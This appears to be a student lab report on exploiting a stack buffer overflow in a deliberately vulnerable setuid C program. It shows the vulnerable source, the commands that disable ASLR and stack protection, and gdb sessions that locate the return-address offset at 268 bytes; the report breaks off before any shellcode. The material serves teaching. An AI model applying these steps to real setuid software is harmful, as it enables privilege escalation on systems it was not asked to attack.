Hacettepe University
Computer Engineering

BBM 459
Secure Programming Laboratory
Programming Assignment 2
Buffer Overflow Attack

Spring 2021

Ahmet Hakan YILDIZ

Cihan KÜÇÜK

Task 1

First of all, we must prepare the files and make configurations. The given source code is created as **bof.*c*** and compiled into ***bof***.

```c
/*bof.c*/
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
void bof(char *str)
{
char buffer[256];
strcpy(buffer, str);
printf("%s\n",buffer);
}
void main(int argc, char *argv[]) {
bof(argv[1]);
printf("BOF!\n");
}
```

```
hakan% su root
Parola:
hakan# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
hakan# gcc -m32 -fno-stack-protector -z execstack -g -o bof bof.c
hakan# chmod 4755 bof
hakan# exit
hakan% ./bof buffer_overflow_project
buffer_overflow_project
BOF!
hakan%
```

We have compiled our C file with -m32. We will tell you why in the later stages.
We will use the zsh shell while doing our operations. We've set it up before.

Step 1

What can be the valid input for the program and how does the stack of the program look like before and after entering the input?

We know that our variable has 256 characters. Let's look at what happens to the stack when a smaller length is given. We will do our debugging with gdb-peda.

```
hakan% gdb bof
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bof...
gdb-peda$ br main
Breakpoint 1 at 0x1233: file bof.c, line 10.
gdb-peda$ run $(python -c "print('a'*32)")
Starting program: /home/hakan/Belgeler/459/2/bof $(python -c "print('a'*32)")
```

We need to look one step before and after the strcpy function. That's why we're putting a break on those addresses.

```
gdb-peda$ disas bof
Dump of assembler code for function bof:
   0x565561ed <+0>:     endbr32
   0x565561f1 <+4>:     push   ebp
   0x565561f2 <+5>:     mov    ebp,esp
   0x565561f4 <+7>:     push   ebx
   0x565561f5 <+8>:     sub    esp,0x104
   0x565561fb <+14>:    call   0x565560f0 <__x86.get_pc_thunk.bx>
   0x56556200 <+19>:    add    ebx,0x2dd4
   0x56556206 <+25>:    sub    esp,0x8
   0x56556209 <+28>:    push   DWORD PTR [ebp+0x8]
   0x5655620c <+31>:    lea    eax,[ebp-0x108]
   0x56556212 <+37>:    push   eax
   0x56556213 <+38>:    call   0x56556080 <strcpy@plt>
   0x56556218 <+43>:    add    esp,0x10
   0x5655621b <+46>:    sub    esp,0xc
   0x5655621e <+49>:    lea    eax,[ebp-0x108]
   0x56556224 <+55>:    push   eax
   0x56556225 <+56>:    call   0x56556090 <puts@plt>
   0x5655622a <+61>:    add    esp,0x10
   0x5655622d <+64>:    nop
   0x5655622e <+65>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x56556231 <+68>:    leave
   0x56556232 <+69>:    ret
End of assembler dump.
gdb-peda$ br *0x56556212
Breakpoint 2 at 0x56556212: file bof.c, line 7.
gdb-peda$ br *0x56556218
Breakpoint 3 at 0x56556218: file bof.c, line 7.
```

Before:

```
Breakpoint 2, 0x56556212 in bof (str=0xffffd393 'a' <repeats 32 times>) at bof.c:7
7       strcpy(buffer, str);
gdb-peda$ x/200xb $esp
0xffffcff4:     0x93    0xd3    0xff    0xff    0x80    0x03    0x00    0x00
0xffffcffc:     0x00    0x62    0x55    0x56    0x80    0x03    0x00    0x00
0xffffd004:     0x80    0x03    0x00    0x00    0x80    0x03    0x00    0x00
0xffffd00c:     0x80    0x03    0x00    0x00    0x80    0x03    0x00    0x00
0xffffd014:     0x01    0x00    0x00    0x00    0x00    0x00    0x02    0x00
0xffffd01c:     0xce    0xd6    0xfe    0xf7    0x01    0x00    0x00    0x00
0xffffd024:     0x02    0x00    0x00    0x00    0x00    0x00    0x02    0x00
0xffffd02c:     0xce    0xd6    0xfe    0xf7    0x02    0x00    0x00    0x00
0xffffd034:     0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd03c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd044:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd04c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd054:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd05c:     0x00    0x00    0x00    0x00    0x09    0x00    0x00    0x00
0xffffd064:     0xc2    0x00    0x00    0x00    0xff    0x2f    0x00    0x00
0xffffd06c:     0x00    0x30    0xfb    0xf7    0x00    0x00    0x00    0x00
0xffffd074:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd07c:     0xff    0xb5    0xf0    0x00    0x9c    0xc8    0xff    0xf7
0xffffd084:     0xcb    0xd0    0xff    0xff    0xc2    0x00    0x00    0x00
0xffffd08c:     0xe2    0x10    0xe7    0xf7    0xca    0xd0    0xff    0xff
0xffffd094:     0x9c    0xc8    0xff    0xf7    0xa0    0xc8    0xff    0xf7
0xffffd09c:     0x01    0x30    0x00    0x00    0x00    0xd0    0xff    0xf7
0xffffd0a4:     0xa0    0xc8    0xff    0xf7    0xca    0xd0    0xff    0xff
0xffffd0ac:     0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd0b4:     0x00    0x00    0xc3    0x00    0x01    0x00    0x00    0x00
```

After:

```
gdb-peda$ x/200xb $esp
0xffffcff0:     0x00    0xd0    0xff    0xff    0x93    0xd3    0xff    0xff
0xffffcff8:     0x80    0x03    0x00    0x00    0x00    0x62    0x55    0x56
0xffffd000:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffd008:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffd010:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffd018:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffd020:     0x00    0x00    0x00    0x00    0x02    0x00    0x00    0x00
0xffffd028:     0x00    0x00    0x02    0x00    0xce    0xd6    0xfe    0xf7
0xffffd030:     0x02    0x00    0x00    0x00    0x01    0x00    0x00    0x00
0xffffd038:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd040:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd048:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd050:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd058:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd060:     0x09    0x00    0x00    0x00    0xc2    0x00    0x00    0x00
0xffffd068:     0xff    0x2f    0x00    0x00    0x00    0x30    0xfb    0xf7
0xffffd070:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd078:     0x00    0x00    0x00    0x00    0xff    0xb5    0xf0    0x00
0xffffd080:     0x9c    0xc8    0xff    0xf7    0xcb    0xd0    0xff    0xff
0xffffd088:     0xc2    0x00    0x00    0x00    0xe2    0x10    0xe7    0xf7
0xffffd090:     0xca    0xd0    0xff    0xff    0x9c    0xc8    0xff    0xf7
0xffffd098:     0xa0    0xc8    0xff    0xf7    0x01    0x30    0x00    0x00
0xffffd0a0:     0x00    0xd0    0xff    0xf7    0xa0    0xc8    0xff    0xf7
0xffffd0a8:     0xca    0xd0    0xff    0xff    0x01    0x00    0x00    0x00
0xffffd0b0:     0x00    0x00    0x00    0x00    0x00    0x00    0xc3    0x00
gdb-peda$
```


The hexadecimal equivalent of the "a" characters we put is \ x61. We can see them. Above them there is the stack alignment. Below them is the remainder of the stack.

What can be the input to exploit the program and how does the stack of the program look like before and after entering the input?

Before:

```
gdb-peda$ x/200xb $esp
0xffffcf14:     0xaf    0xd2    0xff    0xff    0x80    0x03    0x00    0x00
0xffffcf1c:     0x00    0x62    0x55    0x56    0x80    0x03    0x00    0x00
0xffffcf24:     0x80    0x03    0x00    0x00    0x80    0x03    0x00    0x00
0xffffcf2c:     0x80    0x03    0x00    0x00    0x80    0x03    0x00    0x00
0xffffcf34:     0x01    0x00    0x00    0x00    0x00    0x00    0x02    0x00
0xffffcf3c:     0xce    0xd6    0xfe    0xf7    0x01    0x00    0x00    0x00
0xffffcf44:     0x02    0x00    0x00    0x00    0x00    0x00    0x02    0x00
0xffffcf4c:     0xce    0xd6    0xfe    0xf7    0x02    0x00    0x00    0x00
0xffffcf54:     0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf5c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf64:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf6c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf74:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf7c:     0x00    0x00    0x00    0x00    0x09    0x00    0x00    0x00
0xffffcf84:     0xc2    0x00    0x00    0x00    0xff    0x2f    0x00    0x00
0xffffcf8c:     0x00    0x30    0xfb    0xf7    0x00    0x00    0x00    0x00
0xffffcf94:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcf9c:     0xff    0xb5    0xf0    0x00    0x9c    0xc8    0xff    0xf7
0xffffcfa4:     0xeb    0xcf    0xff    0xff    0xc2    0x00    0x00    0x00
0xffffcfac:     0xe2    0x10    0xe7    0xf7    0xea    0xcf    0xff    0xff
0xffffcfb4:     0x9c    0xc8    0xff    0xf7    0xa0    0xc8    0xff    0xf7
0xffffcfbc:     0x01    0x30    0x00    0x00    0x00    0xd0    0xff    0xf7
0xffffcfc4:     0xa0    0xc8    0xff    0xf7    0xea    0xcf    0xff    0xff
0xffffcfcc:     0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffcfd4:     0x00    0x00    0xc3    0x00    0x01    0x00    0x00    0x00
gdb-peda$
```

After:




```
gdb-peda$ x/200xb $esp
0xffffcf10:     0x20    0xcf    0xff    0xff    0xaf    0xd2    0xff    0xff
0xffffcf18:     0x80    0x03    0x00    0x00    0x00    0x62    0x55    0x56
0xffffcf20:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf28:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf30:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf38:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf40:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf48:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf50:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf58:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf60:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf68:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf70:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf78:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf80:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf88:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf90:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcf98:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfa0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfa8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfb0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfb8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfc0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfc8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffffcfd0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
gdb-peda$
```

The hexadecimal equivalent of the "a" characters we put is \ x61. We can see them. When we enter a value larger than the size of the buffer, we see that the stack is filled with "a" characters in the before/after comparison of the stack. We do not even see the values below the "a" characters because we are doing a 200 byte representation.

Step 2 (Creating Input) & Step 3 (Examining Buffer Overflow)

To do "Buffer Overflow Attack", we need to place nop commands, shellcode and return address in our input. The length of our entry is very important for the return address to be in the right place. That's why we enter different lengths of input values.



```
gdb-peda$ run $(python -c 'print("a"*260)')
Starting program: /home/hakan/Belgeler/459/2/bof $(python -c 'print("a"*260)')
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x56556f34 --> 0x0
EBX: 0x56558f00 --> 0x4
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb3000 --> 0x1e6d6c
EDI: 0xf7fb3000 --> 0x1e6d6c
EBP: 0xffffd048 --> 0x0
ESP: 0xffffd02c ("vbUV4oUV\364\320\377\377")
EIP: 0x4
EFLAGS: 0x10292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x4
[------------------------------------stack-------------------------------------]
0000| 0xffffd02c ("vbUV4oUV\364\320\377\377")
0004| 0xffffd030 ("4oUV\364\320\377\377")
0008| 0xffffd034 --> 0xffffd0f4 --> 0xffffd290 ("/home/hakan/Belgeler/459/2/bof")
0012| 0xffffd038 --> 0xffffd100 --> 0xffffd3b4 ("SHELL=/bin/bash")
0016| 0xffffd03c ("KbUV`\320\377\377")
0020| 0xffffd040 --> 0xffffd060 --> 0x2
0024| 0xffffd044 --> 0x0
0028| 0xffffd048 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000004 in ?? ()
```

```
gdb-peda$ run $(python -c 'print("a"*264)')
Starting program: /home/hakan/Belgeler/459/2/bof $(python -c 'print("a"*264)')
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x61614195
EBX: 0x61616161 ('aaaa')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb3000 --> 0x1e6d6c
EDI: 0xf7fb3000 --> 0x1e6d6c
EBP: 0xffffd000 ('a' <repeats 24 times>)
ESP: 0xffffd01c ("vbUV\225Aaa\344\320\377\377\360\320\377\377KbUVP\320\377\377")
EIP: 0x56556094 (<puts@plt+4>:  jmp    DWORD PTR [ebx+0x10])
EFLAGS: 0x10296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556084 <strcpy@plt+4>:   jmp    DWORD PTR [ebx+0xc]
   0x5655608a <strcpy@plt+10>:  nop    WORD PTR [eax+eax*1+0x0]
   0x56556090 <puts@plt>:       endbr32
=> 0x56556094 <puts@plt+4>:     jmp    DWORD PTR [ebx+0x10]
   0x5655609a <puts@plt+10>:    nop    WORD PTR [eax+eax*1+0x0]
   0x565560a0 <__libc_start_main@plt>:  endbr32
   0x565560a4 <__libc_start_main@plt+4>:        jmp    DWORD PTR [ebx+0x14]
   0x565560aa <__libc_start_main@plt+10>:       nop    WORD PTR [eax+eax*1+0x0]
                                                              JUMP is NOT taken
[------------------------------------stack-------------------------------------]
0000| 0xffffd01c ("vbUV\225Aaa\344\320\377\377\360\320\377\377KbUVP\320\377\377")
0004| 0xffffd020 --> 0x61614195
0008| 0xffffd024 --> 0xffffd0e4 --> 0xffffd28c ("/home/hakan/Belgeler/459/2/bof")
0012| 0xffffd028 --> 0xffffd0f0 --> 0xffffd3b4 ("SHELL=/bin/bash")
0016| 0xffffd02c ("KbUVP\320\377\377")
0020| 0xffffd030 --> 0xffffd050 --> 0x2
0024| 0xffffd034 --> 0x0
0028| 0xffffd038 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x56556094 in puts@plt ()
```

```
gdb-peda$ run $(python -c 'print("a"*268)')
Starting program: /home/hakan/Belgeler/459/2/bof $(python -c 'print("a"*268)')
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x10d
EBX: 0x61618f35
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb3000 --> 0x1e6d6c
EDI: 0xf7fb3000 --> 0x1e6d6c
EBP: 0x61616161 ('aaaa')
ESP: 0xffffd018 ("aaaa")
EIP: 0x56556209 (<bof+28>:      push   DWORD PTR [ebp+0x8])
EFLAGS: 0x10296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565561fb <bof+14>: call   0x565560f0 <__x86.get_pc_thunk.bx>
   0x56556200 <bof+19>: add    ebx,0x2dd4
   0x56556206 <bof+25>: sub    esp,0x8
=> 0x56556209 <bof+28>: push   DWORD PTR [ebp+0x8]
   0x5655620c <bof+31>: lea    eax,[ebp-0x108]
   0x56556212 <bof+37>: push   eax
   0x56556213 <bof+38>: call   0x56556080 <strcpy@plt>
   0x56556218 <bof+43>: add    esp,0x10
[------------------------------------stack-------------------------------------]
0000| 0xffffd018 ("aaaa")
0004| 0xffffd01c --> 0x56556200 (<bof+19>:      add    ebx,0x2dd4)
0008| 0xffffd020 --> 0xffffd2a7 ('a' <repeats 200 times>...)
0012| 0xffffd024 --> 0xffffd0e4 --> 0xffffd288 ("/home/hakan/Belgeler/459/2/bof")
0016| 0xffffd028 --> 0xffffd0f0 --> 0xffffd3b4 ("SHELL=/bin/bash")
0020| 0xffffd02c ("KbUVP\320\377\377")
0024| 0xffffd030 --> 0xffffd050 --> 0x2
0028| 0xffffd034 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x56556209 in bof (str=<error reading variable: Cannot access memory at address 0x61616169>)
    at bof.c:7
7         strcpy(buffer, str);
```

```
gdb-peda$ run $(python -c 'print("a"*272)')
Starting program: /home/hakan/Belgeler/459/2/bof $(python -c 'print("a"*272)')
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x111
EBX: 0x61616161 ('aaaa')
ECX: 0xffffffff
EDX: 0xffffffff
ESI: 0xf7fb3000 --> 0x1e6d6c
EDI: 0xf7fb3000 --> 0x1e6d6c
EBP: 0x61616161 ('aaaa')
ESP: 0xffffd020 --> 0xffffd200 --> 0x7
EIP: 0x61616161 ('aaaa')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x61616161
[------------------------------------stack-------------------------------------]
0000| 0xffffd020 --> 0xffffd200 --> 0x7
0004| 0xffffd024 --> 0xffffd0e4 --> 0xffffd284 ("/home/hakan/Belgeler/459/2/bof")
0008| 0xffffd028 --> 0xffffd0f0 --> 0xffffd3b4 ("SHELL=/bin/bash")
0012| 0xffffd02c ("KbUVP\320\377\377")
0016| 0xffffd030 --> 0xffffd050 --> 0x2
0020| 0xffffd034 --> 0x0
0024| 0xffffd038 --> 0x0
0028| 0xffffd03c --> 0xf7deaee5 (<__libc_start_main+245>:       add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x61616161 in ?? ()
```

When we enter a value of 272 length, we see that the reason for the error of the program is "0x61616161 in ?? ()". In other words, we write to the return address with 4 characters after 268 characters (When we run it with 268 characters, there is no "61" in EIP.).


Now we need to find what to enter as a return address. Naturally, we will try to access the shellcode, because we are trying to run it. If we summarize the Buffer Overflow attack with the picture below [1], it will be sufficient to give any address among the nop commands we will give.

So we have to look at the starting addresses of the "a" characters that we have entered in large numbers. It will be sufficient to enter an address larger than that address.

```
gdb-peda$ x/200xb $esp
0xffffcf00:     0x10    0xcf    0xff    0xff    0xa3    0xd2    0xff    0xff
